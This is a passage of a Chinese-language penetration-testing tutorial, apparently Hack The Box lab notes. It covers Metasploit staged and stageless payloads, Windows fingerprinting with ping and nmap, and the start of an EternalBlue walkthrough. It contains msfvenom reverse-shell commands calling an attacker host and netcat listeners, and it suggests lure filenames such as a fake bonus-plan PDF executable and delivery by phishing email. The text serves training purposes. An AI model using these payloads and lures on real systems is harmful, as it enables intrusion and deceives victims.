除此之外，**无阶段有效载荷** 有时也更适合于规避检测，因为它在网络上传输的数据更少，特别是在我们通过社会工程学手段来传送载荷时。

Rapid7 公司在其关于 *无阶段 Meterpreter 载荷* 的博客文章中也很好地解释了这个概念。

现在我们已经了解了 **Staged (分阶段)** 和 **Stageless (无阶段)** 有效载荷之间的区别，我们就可以在 Metasploit 中识别它们了。答案其实很简单：**名字** 就是你的第一个标志。

以我们前面的例子为例：

`linux/x86/shell/reverse_tcp` 是一个 **Staged (分阶段)** 的有效载荷，我们可以从名字中看出。名字中每个 `/` 表示一个阶段。例如 `/shell/` 是一个阶段（阶段一），`/reverse_tcp` 是另一个阶段（阶段二）。

而对于 **Stageless (无阶段)** 的载荷，看起来所有的功能都被“压缩”在一起。例如：

`linux/zarch/meterpreter_reverse_tcp`。

这个名字类似于前面的 staged 载荷，但不同的是，它直接指定了架构 (zarch)，然后 `meterpreter_reverse_tcp` 同时包含了 shell 和网络通信的功能，这一切都在一个函数中完成。

我们再来看一个更明显的命名对比：

- ◆ `windows/meterpreter/reverse_tcp` 是一个 **Staged (分阶段)** 的载荷，因为名称中使用了 `/` 分割不同阶段。
- ◆ `windows/meterpreter_reverse_tcp` 是一个 **Stageless (无阶段)** 的载荷，因为 shell 和网络通信都在同一个名称部分中。

如果你看 payload 名称仍然不确定它是哪种类型，不用担心，Metasploit 的描述信息中通常会清楚地标明这个载荷是 staged 还是 stageless。

## 建造一个 Stageless Payload

```
Chenduoduo@htb[/htb]$ msfvenom -p linux/x64/shell_reverse_tcp
LHOST=10.10.14.113 LPORT=443 -f elf > createbackup.elf
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
```

```
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

```
-f elf
```

`-f` 标志指定生成的二进制文件的格式。在本例中，它将是一个.elf文件。

```
> createbackup.elf
```

创建.elf二进制文件，并将文件命名为createbackup。我们可以给这个文件取任何我们想要的名字。理想情况下，我们可以将其命名为不显眼的名称，或者某些人会想要下载并执行的内容。

### 执行无阶段负载


现在，我们已经在攻击箱上创建了有效载荷。我们现在需要找到一种方法把有效载荷放到目标系统上。有无数种方法可以做到这一点。下面是一些常见的方法：

- ◆ 附上文件的电子邮件。
- ◆ 网站的下载链接。
- ◆ 结合Metasploit漏洞利用模块（这可能需要我们已经在内部网络上）。
- ◆ 通过闪存盘作为现场渗透测试的一部分。

文件在系统上之后，还需要执行它。

想象一下：目标机器是一台Ubuntu机器，IT管理员用它来管理网络设备（托管配置脚本，访问路由器和交换机等）。我们可以让他们点击我们发送的电子邮件中的文件，因为他们不小心使用这

个系统，就好像它是一台个人电脑或工作站一样。



我们将有一个侦听器，准备在成功执行时捕获攻击箱侧的连接。

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 443
```

## 为Windows系统构建一个简单的无阶段有效负载

### *Windows Payload*

```
Chenduoduo@htb[/htb]$ msfvenom -p windows/shell_reverse_tcp
LHOST=10.10.14.113 LPORT=443 -f exe > BonusCompensationPlanpdf.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

### 在Windows系统上执行一个简单的无阶段负载

这是另一种情况我们需要创造性地将有效载荷送到目标系统。如果没有任

何 **encoding** 或 **encryption**，这种形式的有效载荷几乎肯定会被Windows Defender AV检测

到。



如果AV被禁用，所有用户需要做的就是双击文件来执行，我们将有一个shell会话。

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 443
```

```
Listening on 0.0.0.0 443
```

```
Connection received on 10.129.144.5 49679
```

```
Microsoft Windows [Version 10.0.18362.1256]
```

```
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Users\htb-student\Downloads>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is DD25-26EB
```

```
Directory of C:\Users\htb-student\Downloads
```

```
09/23/2021 10:26 AM <DIR> .
09/23/2021 10:26 AM <DIR> ..
09/23/2021 10:26 AM 73,802 BonusCompensationPlanpdf.exe
 1 File(s) 73,802 bytes
 2 Dir(s) 9,997,516,800 bytes free
```

# Windows Shells

## Infiltrating Windows - 渗透windows

### Prominent Windows Exploits

在过去的几年里，Windows操作系统中的几个漏洞及其相应的攻击是我们这个时代最常被利用的漏洞。我们来讨论一下：

Vulnerability 脆弱性	Description 描述
MS08-067	MS08-067是一个重要的补丁，由于SMB漏洞而被推出到许多不同的Windows版本中。这个漏洞使得渗透Windows主机变得极其容易。它是如此有效，Conficker蠕虫利用它来感染它遇到的每一个脆弱的主机。甚至震网也利用了这个漏洞。
Eternal Blue	MS17-010是国安局影子经纪人泄露的漏洞。该漏洞最常用于WannaCry勒索软件和NotPetya网络攻击。这种攻击利用了SMB v1协议中允许执行代码的缺陷。据信，仅在2017年，“永恒之蓝”就感染了20多万台主机，它仍然是入侵脆弱Windows主机的常用方法。
PrintNightmare	Windows打印假脱机程序中的远程代码执行漏洞。使用该主机或低权限shell的有效凭据，您可以安装打印机，添加为您运行的驱动程序，并授予您对该主机的系统级访问权限。到2021年，这一漏洞一直在困扰着企业。0xdf在这里写了一篇很棒的文章。
BlueKeep	CVE 2019-0708是微软RDP协议中的一个漏洞，允许远程代码执行。此漏洞利用未调用通道获得代码执行，影响从Windows 2000到Server 2008 R2的每个Windows版本。
Sigred	CVE 2020-1350利用了DNS读取SIG资源记录的漏洞。它比这个列表上的其他漏洞更复杂，但如果做得正确，它会给攻击者域管理权限，因为它会影响域的DNS服务器，通常是主域控制器。
SeriousSam	CVE 2021-36934利用了Windows处理 <code>C:\Windows\system32\config</code> 文件夹权限的方式问题。在修复此问题之前，非提升用户可以访问SAM数据库和其他文件。这不是一个大问题，因为文件在pc使用时不能被访问，但这在查看卷影副本备份时很危险。这些相同的特权错误也存在于备份文件中，允许攻击者读取SAM数据库，转储凭据。
ZeroLogon	CVE 2020-1472是一个严重漏洞，利用了微软Active Directory Netlogon 远程协议 (MS-NRPC) 中的加密漏洞。它允许用户使用NT LAN Manager (NTLM) 登录到服务器，甚至通过协议发送帐户更改。这种攻击可能有点复杂，但执行起来很简单，因为攻击者必须对计算机帐户密码进行大约256次猜测才能找到他们需要的密码。这可能在几秒钟内发生。

## 枚举Windows和Fingerprinting



本模块假定您已经执行了主机枚举阶段，并且了解主机上常见的服务。我们只是试图给你一些快速的技巧来确定主机是否可能是Windows机器。

既然我们有一组目标， **what are a few ways to determine if the host is likely a Windows Machine** ？要回答这个问题，我们可以看几件事。第一个是 **Time To Live (TTL)** 计数器，当利用ICMP确定主机是否启动时。来自Windows主机的典型响应将是32或128。128左右的响应是您将看到的最常见的响应。这个值可能并不总是准确的，特别是如果您不在与目标相同的第三层网络中。我们可以利用这个值，因为大多数主机离您的起始点永远不会超过20跳，所以TTL计数器下降到另一种操作系统类型的可接受值的可能性很小。在ping输出 **below** 中，我们可以看到这样的一个示例。例如，我们ping了一台Windows 10主机，可以看到我们收到了TTL为128的回复。查看这个链接，有一个很好的表，显示了操作系统的其他TTL值。

## Ping Host

```
Chenduoduo@htb[/htb]$ ping 192.168.86.39
```

```
PING 192.168.86.39 (192.168.86.39): 56 data bytes
64 bytes from 192.168.86.39: icmp_seq=0 ttl=128 time=102.920 ms
64 bytes from 192.168.86.39: icmp_seq=1 ttl=128 time=9.164 ms
64 bytes from 192.168.86.39: icmp_seq=2 ttl=128 time=14.223 ms
64 bytes from 192.168.86.39: icmp_seq=3 ttl=128 time=11.265 ms
```

## OS Detection Scan - 操作系统检测扫描

```
Chenduoduo@htb[/htb]$ sudo nmap -v -O 192.168.86.39
```

```
Starting Nmap 7.92 (https://nmap.org) at 2021-09-20 17:40 EDT
Initiating ARP Ping Scan at 17:40
Scanning 192.168.86.39 [1 port]
Completed ARP Ping Scan at 17:40, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:40
Completed Parallel DNS resolution of 1 host. at 17:40, 0.02s elapsed
Initiating SYN Stealth Scan at 17:40
Scanning desktop-jba7h4t.lan (192.168.86.39) [1000 ports]
Discovered open port 139/tcp on 192.168.86.39
Discovered open port 135/tcp on 192.168.86.39
Discovered open port 443/tcp on 192.168.86.39
Discovered open port 445/tcp on 192.168.86.39
Discovered open port 902/tcp on 192.168.86.39
Discovered open port 912/tcp on 192.168.86.39
Completed SYN Stealth Scan at 17:40, 1.54s elapsed (1000 total ports)
Initiating OS detection (try #1) against desktop-jba7h4t.lan
```



```
(192.168.86.39)
Nmap scan report for desktop-jba7h4t.lan (192.168.86.39)
Host is up (0.010s latency).
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
902/tcp open iss-realsure
912/tcp open apex-mesh
MAC Address: DC:41:A9:FB:BA:26 (Intel Corporate)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
```

## Banner Grab to Enumerate Ports - Banner 抓取枚举端口

为了执行横幅抓取，我们可以使用几个不同的工具。Netcat、Nmap和许多其他工具都可以执行我们需要的枚举，但是对于本例，我们将查看一个名为 `banner.nse` 的简单Nmap脚本。对于Nmap看到的每个已启动的端口，它将尝试连接到该端口并从中收集任何信息。在下面的会话中，Nmap尝试连接到每个端口，但是唯一返回响应的端口是端口902和912。根据页面标题，它们与VMWare工作站有关。我们可以尝试找到处理该协议的漏洞，或者我们可以进一步列举其他端口。在真正的测试中，你会想要尽可能彻底，确保你有可利用的地方。

```
Chenduoduo@htb[/htb]$ sudo nmap -v 192.168.86.39 --script banner.nse

Starting Nmap 7.92 (https://nmap.org) at 2021-09-20 18:01 EDT
NSE: Loaded 1 scripts for scanning.
<snip>
Discovered open port 135/tcp on 192.168.86.39
Discovered open port 139/tcp on 192.168.86.39
Discovered open port 445/tcp on 192.168.86.39
Discovered open port 443/tcp on 192.168.86.39
Discovered open port 912/tcp on 192.168.86.39
Discovered open port 902/tcp on 192.168.86.39
Completed SYN Stealth Scan at 18:01, 1.46s elapsed (1000 total ports)
NSE: Script scanning 192.168.86.39.
Initiating NSE at 18:01
Completed NSE at 18:01, 20.11s elapsed
Nmap scan report for desktop-jba7h4t.lan (192.168.86.39)
Host is up (0.012s latency).
Not shown: 994 closed tcp ports (reset)
```

```





PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
902/tcp open iss-realsecure
| banner: 220 VMware Authentication Daemon Version 1.10: SSL Required,
Se
|_rverDaemonProtocol:SOAP, MKSDisplayProtocol:VNC , , NFCSSL supported/t
912/tcp open apex-mesh
| banner: 220 VMware Authentication Daemon Version 1.0,
ServerDaemonProto
|_col:SOAP, MKSDisplayProtocol:VNC , ,
MAC Address: DC:41:A9:FB:BA:26 (Intel Corporate)

```

上面显示的示例只是帮助识别和确定主机是否是Windows机器的几种方法。这绝不是一个详尽的清单，你还可以做很多其他的检查。既然我们已经讨论了指纹识别，那么让我们来看看几种文件类型，以及在构建有效负载时可以使用它们做什么。

当涉及到为Windows主机创建有效负载时，我们有很多选择。dll、批处理文件、MSI包，甚至PowerShell脚本都是一些最常用的方法。每种文件类型可以为我们完成不同的事情，但它们都有一个共同点，即它们在主机上是可执行的。请记住有效负载的传递机制，因为这可以决定使用哪种类型的有效负载。

## Payload Types to Consider - 要考虑的有效payload类型

- ◆ 动态链接库（DLL ) 是Microsoft操作系统中使用的库文件，用于提供可被许多不同程序同时使用的共享代码和数据。这些文件是模块化的，允许我们拥有更动态、更容易更新的应用程序。作为一名渗透测试人员，注入恶意DLL或劫持主机上易受攻击的库可以将我们的权限提升到SYSTEM和/或绕过用户帐户控制。
- ◆ Batch  批处理文件是基于文本的DOS脚本，系统管理员使用它通过命令行解释器完成多个任务。这些文件以 `.bat` 的扩展名结束。我们可以使用批处理文件以自动化的方式在主机上运行命令。例如，我们可以让一个批处理文件打开主机上的一个端口，或者连接回我们的攻击箱。一旦完成，它就可以执行基本的枚举步骤，并通过开放端口向我们反馈信息。
- ◆ VBS  VBScript是一种基于微软Visual Basic的轻量级脚本语言。它通常用作web服务器中的客户端脚本语言，以启用动态web页面。VBS已经过时，并且被大多数现代网络浏览器禁用，但它仍然存在于网络钓鱼和其他攻击的背景下，这些攻击旨在让用户执行一个动作，比如在excel文档中启用宏加载，或者点击一个单元格让Windows脚本引擎执行一段代码。
- ◆ MSI  `.MSI` 文件作为Windows Installer的安装数据库。在尝试安装新应用程序时，安装程序将查找.msi文件，以了解所需的所有组件以及如何找到它们。我们可以通过制作一个.msi文件的有效载荷来使用Windows安装程序。一旦我们在主机上安装了它，我们就可以运行 `msiexec` 来执行我们的文件，这将为我们的提供进一步的访问，例如提升的反向shell。

- ◆ **Powershell** 既是shell环境又是脚本语言。它在微软的操作系统中充当现代shell环境。作为一种脚本语言，它是一种基于.net公共语言运行库的动态语言，与它的shell组件一样，将输入和输出作为.net对象。在渗透测试过程中的许多其他步骤中，PowerShell可以为我们提供大量的选项，以便在主机上获得shell和执行。

## Tools, Tactics, and Procedures for Payload Generation, Transfer, and Execution

有效payload生成、转移和执行的工具、策略和程序

下面你会发现不同的有效载荷生成方法的例子，以及如何将我们的有效载荷转移到受害者。我们将在高层次上讨论其中一些方法，因为我们的重点是有效载荷生成本身以及在目标上获取外壳的不同方法。

- ◆ **Payload Generation 有效载荷的生成**

我们有很多很好的选项来处理生成用于Windows主机的有效负载。我们在前几节中已经谈到了其中的一些。例如，Metasploit-Framework和MSFVenom是一种非常方便的生成有效负载的方法，因为它与操作系统无关。下表列出了我们的一些选择。然而，这并不是一个详尽的列表，每天都有新的资源出现。

Resource 资源	Description 描述
MSFVenom & Metasploit-Framework	<b>Source</b> MSF is an extremely versatile tool for any pentester's toolkit. It serves as a way to enumerate hosts, generate payloads, utilize public and custom exploits, and perform post-exploitation actions once on the host. Think of it as a swiss-army knife. MSF是一个非常通用的工具，适用于任何渗透测试人员的工具包。它是一种枚举主机、生成有效负载、利用公共和自定义漏洞以及在主机上执行利用后操作的方法。把它想象成一把瑞士军刀。
Payloads All The Things	<b>Source</b> Here, you can find many different resources and cheat sheets for payload generation and general methodology. 在这里，您可以找到许多关于有效负载生成和一般方法的不同资源和备忘单。
Mythic C2 Framework	<b>Source</b> The Mythic C2 framework is an alternative option to Metasploit as a Command and Control Framework and toolbox for unique payload generation. Mythic C2框架是Metasploit的另一种选择，作为命令和控制框架和工具箱，用于生成独特的有效载荷。
Nishang	<b>Source</b> Nishang is a framework collection of Offensive PowerShell implants and scripts. It includes many utilities that can be useful to any pentester. Source Nishang是一个攻击性PowerShell植入和脚本的框架集合。它包含许多对任何渗透测试人员都有用的实用程序。
Darkarmour	<b>Source</b> Darkarmour is a tool to generate and utilize obfuscated binaries for use against Windows hosts. Source Darkarmour是一个生成和利用模糊二进制文件的工具，用于对付Windows主机。

## ◆ Payload Transfer and Execution

除了web drive-by、网络钓鱼邮件或情报传递之外，Windows主机还可以为我们提供其他几种有效载荷传递途径。下面的列表包括一些有用的工具和协议，可以在尝试向目标投放有效载荷时使用。

1. **Impacket** : [Impacket](#) 是Python内置的工具集，它为我们提供了一种直接与网络协议交互的方法。我们在Impacket中关心的一些最令人兴奋的工具处理 **psexec** 、 **smbclient** 、 **wmi** 、Kerberos以及建立SMB服务器的能力。
2. **Payloads All The Things** : 是一个很好的资源，可以找到快速在线程序，帮助您方便地跨主机传输文件。
3. **SMB** : SMB可以提供一个容易被利用的路由在主机间传输文件。当受害主机加入域并利用共享来托管数据时，这一点尤其有用。作为攻击者，我们可以使用这些SMB文件共享以及 C\$ 和 admin\$ 来托管和传输我们的有效负载，甚至通过链接泄露数据。
4. **Remote execution via MSF** : Metasploit中的许多漏洞利用模块中内置了一个功能，该功能将自动构建，阶段和执行有效负载。
5. **Other Protocols** : 在查看主机时，FTP、TFTP、HTTP/S等协议可以为您提供向主机上传文件的方法。列举并注意那些开放的和可用的函数。

## 实例 walkthrough

### 1. Enumerate Host - 列举主机

Ping, Netcat, Nmap扫描，甚至Metasploit都是开始枚举潜在受害者的好选择。这一次，我们将使用Nmap扫描。任何漏洞利用链的枚举部分可以说是这个难题中最关键的部分。了解目标和它的作用将提高你获得Shell的机会。

```
Chenduoduo@htb[/htb]$ nmap -v -A 10.129.201.97
```

```
Starting Nmap 7.91 (https://nmap.org) at 2021-09-27 18:13 EDT
```

```
NSE: Loaded 153 scripts for scanning.
```

```
NSE: Script Pre-scanning.
```

```
Discovered open port 135/tcp on 10.129.201.97
```

```
Discovered open port 80/tcp on 10.129.201.97
```

```
Discovered open port 445/tcp on 10.129.201.97
```

```
Discovered open port 139/tcp on 10.129.201.97
```

```
Completed Connect Scan at 18:13, 12.76s elapsed (1000 total ports)
```

```
Completed Service scan at 18:13, 6.62s elapsed (4 services on 1 host)
```

```
NSE: Script scanning 10.129.201.97.
```

```
Nmap scan report for 10.129.201.97
```

```
Host is up (0.13s latency).
```

```
Not shown: 996 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
80/tcp open http Microsoft IIS httpd 10.0
```

```
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 10.129.201.97 - /
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-
ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h20m00s, deviation: 4h02m30s, median: 0s
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
| Computer name: SHELLS-WINBLUE
| NetBIOS computer name: SHELLS-WINBLUE\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-09-27T15:13:28-07:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-27T22:13:30
|_ start_date: 2021-09-23T15:29:29
```

我们在对示例主机进行扫描和验证的过程中发现了一些信息。该主机运行的是 Windows Server 2016 Standard 6.3。我们现在已经得到了主机名，并且知道它不属于任何域，同时运行着多个服务。

既然我们已经收集到了一些信息，接下来就可以判断我们可能的利用路径。IIS 可能是一个潜在的切入点，也可以尝试使用像 Impacket 这样的工具通过 SMB 协议访问主机，或者如果我们拥有凭据，也可以尝试身份验证。从操作系统的角度来看，也可能存在远程代码执行（RCE）的路径。MS17-010（永恒之蓝）漏洞已知会影响从 Windows 2008 到 Server 2016 的主机。考虑到这一点，我们的目标主机很可能存在该漏洞，因为它正处于这一受影响的范围内。我们可以通过 Metasploit 中的内置辅助模块 `auxiliary/scanner/smb/smb_ms17_010` 来验证这一点。

## 2. Search for and decide on an exploit path - 搜索并决定利用路径

打开 `msfconsole` 并搜索EternalBlue，或者您可以使用下面会话中的字符串来使用检查。将 RHOSTS字段设置为目标器的IP地址并启动扫描。从模块的选项中可以看出，您可以填写更多的SMB设置，但这不是必需的。它们将有助于使检查更有可能成功。准备好后，输入 `run`。

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use
auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb\_ms17\_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/k/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.129.201.97
```

```
RHOSTS => 10.129.201.97
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```



```
[+] 10.129.201.97:445 - Host is likely VULNERABLE to MS17-010! -
Windows Server 2016 Standard 14393 x64 (64-bit)
[*] 10.129.201.97:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

现在，我们可以从检查结果中看出我们的目标很可能易受永恒之蓝的攻击。我们现在设置好漏洞和有效载荷，然后试一试。

### 3. Select Exploit & Payload, then Deliver

```
msf6 > search eternal
```

#### Matching Modules

#	Name	Disclosure Date
Rank	Check Description	
-	-----	-----
--	----	--
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14
average	Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	
1	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14
average	No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+	
2	exploit/windows/smb/ms17_010_psexec	2017-03-14
normal	Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	
3	auxiliary/admin/smb/ms17_010_command	2017-03-14
normal	No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution	
4	auxiliary/scanner/smb/smb_ms17_010	
normal	No MS17-010 SMB RCE Detection	
5	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14
great	Yes SMB DOUBLEPULSAR Remote Code Execution	

对于这个例子，我们利用搜索功能挖掘MSF的漏洞模块，寻找与EternalBlue匹配的漏洞。上面的列表就是结果。由于这个漏洞的 `psexec` 版本比较幸运，我们将先尝试那个版本。让我们选择它并继续设置。

### 配置 Exploit & Payload

```
msf6 > use 2
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
```

```
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name Description	Current Setting	Required	
----	-----	-----	-----
DBGTRACE extra debug trace info	false	yes	Show
LEAKATTEMPTS times to try to leak transaction	99	yes	How many
NAMEDPIPE pipe that can be connected to (leave blank for auto)		no	A named
NAMED_PIPES named pipes to check	/usr/share/metasploit-frame work/data/wordlists/named_p ipes.txt	yes	List of
RHOSTS target host(s), range CIDR identifier, or hostname		yes	The
file with syntax 'file:<path>'			osts
RPORT Target port (TCP)	445	yes	The
SERVICE_DESCRIPTION description to to be used on target for listing		no	Service
SERVICE_DISPLAY_NAME service display name		no	pretty
SERVICE_NAME service name		no	The
SHARE share to connect to, can be an admin share (ADMIN\$,C\$, ... ) or a normal read/write folder s	ADMIN\$	yes	The
SMBDomain Windows domain to use for authentication	.	no	hare
SMBPass SMB password		no	The



```
password for the specified username
SMBUser no The
username to authenticate as
```

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.86.48	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

